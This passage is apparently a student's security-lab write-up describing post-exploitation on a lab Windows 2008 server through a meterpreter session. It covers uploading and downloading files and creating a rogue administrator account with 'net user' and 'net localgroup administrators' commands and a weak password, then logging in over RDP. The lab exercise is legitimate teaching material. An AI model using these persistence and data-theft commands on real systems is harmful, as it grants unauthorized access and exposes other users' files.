
meterpreter >
```




To create the file on the External Kali, I used touch to create the file IMadeIt-ldrew006.txt and the echo command to put the text in the file.

To upload the file to the Windows 2008 server, I changed my directory until I was in the Desktop directory of the Administrator user of the Windows 2008 server. Then I used the “upload” command to upload the file to the directory. The last screenshot shows that the file now exists on the Windows 2008 desktop.


3. Steal (download) the file “YouMadeIt.txt” from “C:/inetpub/ftproot/”.






I changed my working directory to C:/inetpub/ftproot/ to see the name of the file, which is YouMadeIt.txt.txt. Then I used download YouMadeIt.txt.txt to download the file from the Windows 2008 server. The file is now in the Kali Linux's root directory.

4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user, YourMIDAS, with admin privilege in the Windows Server 2008. Please replace XXX with your MIDAS ID.









I used shell to remote in to the Windows 2008 server command prompt. I used “net user ldrew006 Passw0rd /add” to create a new user with the password Passw0rd on the Windows 2008 server. Then I used net localgroup administrators ldrew006 /add to make the ldrew006 account an administrator. The Windows 2008 Server now has an account named ldrew006 with admin privileges and the password Passw0rd.

5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.





I used rdesktop with the IP address of the Windows 2008 server (192.168.10.11) and specified the user ldrew006. The command prompt then opens a window containing the remote desktop. Because ldrew006 has admin privileges, I am able to view the files of the other administrator using those privileges.